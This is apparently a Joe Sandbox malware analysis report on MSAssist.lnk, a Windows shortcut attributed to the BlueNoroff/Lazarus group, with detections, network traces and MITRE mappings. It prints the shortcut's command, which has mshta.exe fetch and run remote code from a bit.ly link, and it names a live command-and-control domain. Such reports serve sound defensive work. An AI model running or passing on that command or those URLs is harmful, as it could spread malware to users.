ID: 796588
Sample Name: MSAssist.lnk
Cookbook: default.jbs
Time: 00:30:44
Date: 02/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

MSAssist.lnk


Overview

General Information

Sample Name:	MSAssist.lnk
Analysis ID:	796588
MD5:	483e3e0b1dce…
SHA1:	e8b0785e58fd8..
SHA256:	b7533ae30577…
Tags:	lnk
Infos:	HTTP YARA



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Yara detected malicious lnk
- Snort IDS alert for network traffic
- Found URL in windows shortcut file …
- Queries the volume information (nam…
- Searches for the Microsoft Outlook …
- Uses a known web browser user age…
- JA3 SSL client fingerprint seen in co…
- Connects to a URL shortener service
- IP address seen in connection with …

Classification



Process Tree

- **System is w10x64**
- mshta.exe (PID: 6132 cmdline: "C:\WINDOWS\system32\mshta.exe" https://bit.ly/35FIWc2 MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
MSAssist.lnk	JoeSecurity_MalLnk	Yara detected malicious lnk	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Lazarus APT Related CnC Domain in DNS Lookup (page .googledocpage .com) - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8

Timestamp:	192.168.2.38.8.8.861787532033450 02/02/23-00:31:43.192577
SID:	2033450
Source Port:	61787
Destination Port:	53
Protocol:	UDP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking

Snort IDS alert for network traffic

System Summary


Yara detected malicious lnk

Found URL in windows shortcut file (LNK)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Spearphishing Link	Windows Management Instrumentation	Path Interception	Path Interception	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	1 2 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MSAssist.lnk	56%	ReversingLabs	Shortcut.Trojan.BlueNoroff	
MSAssist.lnk	50%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
page.googledocpage.com	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://page.googledocpage.com/	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://page.googledocpage.com/	12%	Virustotal		Browse
http://https://page.googledocpage.com/WiU	100%	Avira URL Cloud	malware	
http://https://page.googledocpage.com/l	100%	Avira URL Cloud	malware	
http://https://page.googledocpage.com/z	100%	Avira URL Cloud	malware	
http://https://page.googledocpage.com/U	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bit.ly	67.199.248.10	true	false		high
page.googledocpage.com	unknown	unknown	false	• 12%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://bit.ly/35FlWc2	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://bit.ly/35FlWc2C:	mshta.exe, 00000000.00000002.524050952.000001D66BFB0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://bit.ly/35FlWc2r	mshta.exe, 00000000.00000002.524050952.000001D66BFC5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://bit.ly/35FlWc2S	mshta.exe, 00000000.00000002.524050952.000001D66BFB7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://bit.ly/35FlWc2aHOMEDRIVE	mshta.exe, 00000000.00000002.524417090.000001D66C1B0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://page.googledocpage.com/l	mshta.exe, 00000000.00000002.524712330.000001DE6E170000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://page.googledocpage.com/	mshta.exe, 00000000.00000002.524712330.000001DE6E170000.00000004.00000020.00020000.00000000.sdmp	true	• 12%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://page.googledocpage.com/U	mshta.exe, 00000000.00000002.524712330.000001DE6E170000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bit.ly/35FlWc2B	mshta.exe, 00000000.00000002.524050952.000001D66BFC5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://bit.ly/	mshta.exe, 00000000.00000002.524050952.000001D66BFE6000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000000.00000002.524712330.000001DE6E170000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://page.googledocpage.com/WiU	mshta.exe, 00000000.00000003.257329635.000001DE6E1B4000.00000004.00000020.00020000.00000000.sdmp, 35FlWc2[1].htm.0.dr	true	• Avira URL Cloud: malware	unknown
http://https://page.googledocpage.com/z	mshta.exe, 00000000.00000002.524712330.000001DE6E170000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bit.ly/35FlWc2...	mshta.exe, 00000000.00000002.524712330.000001DE6E170000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://bit.ly/r3	mshta.exe, 00000000.00000002.524712330.000001DE6E170000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.199.248.10	bit.ly	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	796588
Start date and time:	2023-02-02 00:30:44 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	MSAssist.lnk
Detection:	MAL
Classification:	mal84.rans.troj.winLNK@1/1@2/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:31:43	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\35FlWc2[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	162
Entropy (8bit):	5.159765412808528
Encrypted:	false
SSDEEP:	3:qVvzLURODccZ/vXbvx9nDyrDLCRKkKCECALRu3UQj2rEGqH8HbQFSXbKFvNGb:qFzLIeco3XLx92rDLElXECAL81jAE1HW
MD5:	AA1E6618B0505B52BE213A1FD0E6789F
SHA1:	9FAD86C2E997D331693BE1C43455518984CD3728
SHA-256:	C94B2CD2E12B5E10811A8E7CB481D20CA52D54FFD505AD0A0DB4F56603F75B1D

SHA-512:	FBA0D7E93B7C292ED5A34DB93FE2D8BEF20E6AE554C6C68C635CF097478F614D59363789DE7D59DEBC9E939CFE5BFA7CCFD05DE87361BB0B05A18AE480218BDF
Malicious:	false
Reputation:	low
Preview:	<html>.<head><title>Bitly</title></head>.<body>moved here</body>.</html>

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Has Relative path, Has command line arguments, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Entropy (8bit):	3.240480772569893
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	MSAssist.lnk
File size:	720
MD5:	483e3e0b1dceb4a5a13de65d3556c3fe
SHA1:	e8b0785e58fd864c16fe4a58ee734d0fc93702e5
SHA256:	b7533ae3057764c8734ebdea13e766eaa92ad38f7ab41bb267b9b44a550e1507
SHA512:	a046eea9fb46b78f5cd49cd3505be1951ea6f088568dc70fce662f47d2d2a21d18871995f04803267ee20535b67476d3b40b4f3f10dbbb41f978440f195746f9
SSDEEP:	12:8AIX6m/VnEXzzeMDGR22efeDJLgc4iN37+IbYqITRUAN1r8:8Abtn46pefe5g6rab/nUAN
TLSH:	3701270C1E8A1B22C375CD3754DFA316C9393D86FEA28F2A40E05BC96429100B5A6C2E
File Content Preview:	L.....F.....;....P.O. .:i.....+00../C:\.....V.1.....WINDOWS.@.....W.I.N.D.O.W.S.....Z.1.....system32..B.....

File Icon

Icon Hash:	858db080828181ad

Static Windows Shortcut Info

General


Relative Path:	..\..\..\..\..\..\WINDOWS\system32\mshta.exe
Command Line Argument:	http://https://bit.ly/35FlWc2
Icon location:	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.38.8.8.8617875 32033450 02/02/23-00:31:43.192577	UDP	2033450	ET TROJAN Lazarus APT Related CnC Domain in DNS Lookup (page .googledocpage .com)	61787	53	192.168.2.3	8.8.8.8

Network Port Distribution





TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 2, 2023 00:31:42.584640980 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:42.584697008 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:42.584805012 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:42.602818012 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:42.602849007 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:42.665455103 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:42.665630102 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:42.986608028 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:42.986654043 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:42.987282038 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:42.987384081 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:42.990633965 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:42.990659952 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:43.106046915 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:43.106231928 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:43.106270075 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:43.106331110 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:43.107316017 CET	443	49696	67.199.248.10	192.168.2.3
Feb 2, 2023 00:31:43.107397079 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:43.146764040 CET	49696	443	192.168.2.3	67.199.248.10
Feb 2, 2023 00:31:43.146814108 CET	443	49696	67.199.248.10	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 2, 2023 00:31:42.549252033 CET	61626	53	192.168.2.3	8.8.8.8
Feb 2, 2023 00:31:42.568176985 CET	53	61626	8.8.8.8	192.168.2.3
Feb 2, 2023 00:31:43.192576885 CET	61787	53	192.168.2.3	8.8.8.8
Feb 2, 2023 00:31:43.216392994 CET	53	61787	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 2, 2023 00:31:42.549252033 CET	192.168.2.3	8.8.8.8	0xcd11	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)	false
Feb 2, 2023 00:31:43.192576885 CET	192.168.2.3	8.8.8.8	0x612d	Standard query (0)	page.googl edocpage.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 2, 2023 00:31:42.568176985 CET	8.8.8.8	192.168.2.3	0xcd11	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)	false
Feb 2, 2023 00:31:42.568176985 CET	8.8.8.8	192.168.2.3	0xcd11	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)	false
Feb 2, 2023 00:31:43.216392994 CET	8.8.8.8	192.168.2.3	0x612d	Name error (3)	page.googledocpage.com	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- bit.ly

Statistics

No statistics

System Behavior

Analysis Process: mshta.exe PID: 6132, Parent PID: 3452

General

Target ID:	0
Start time:	00:31:41
Start date:	02/02/2023
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	"C:\WINDOWS\system32\mshta.exe" https://bit.ly/35FlWc2
Imagebase:	0x7ff7a3510000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly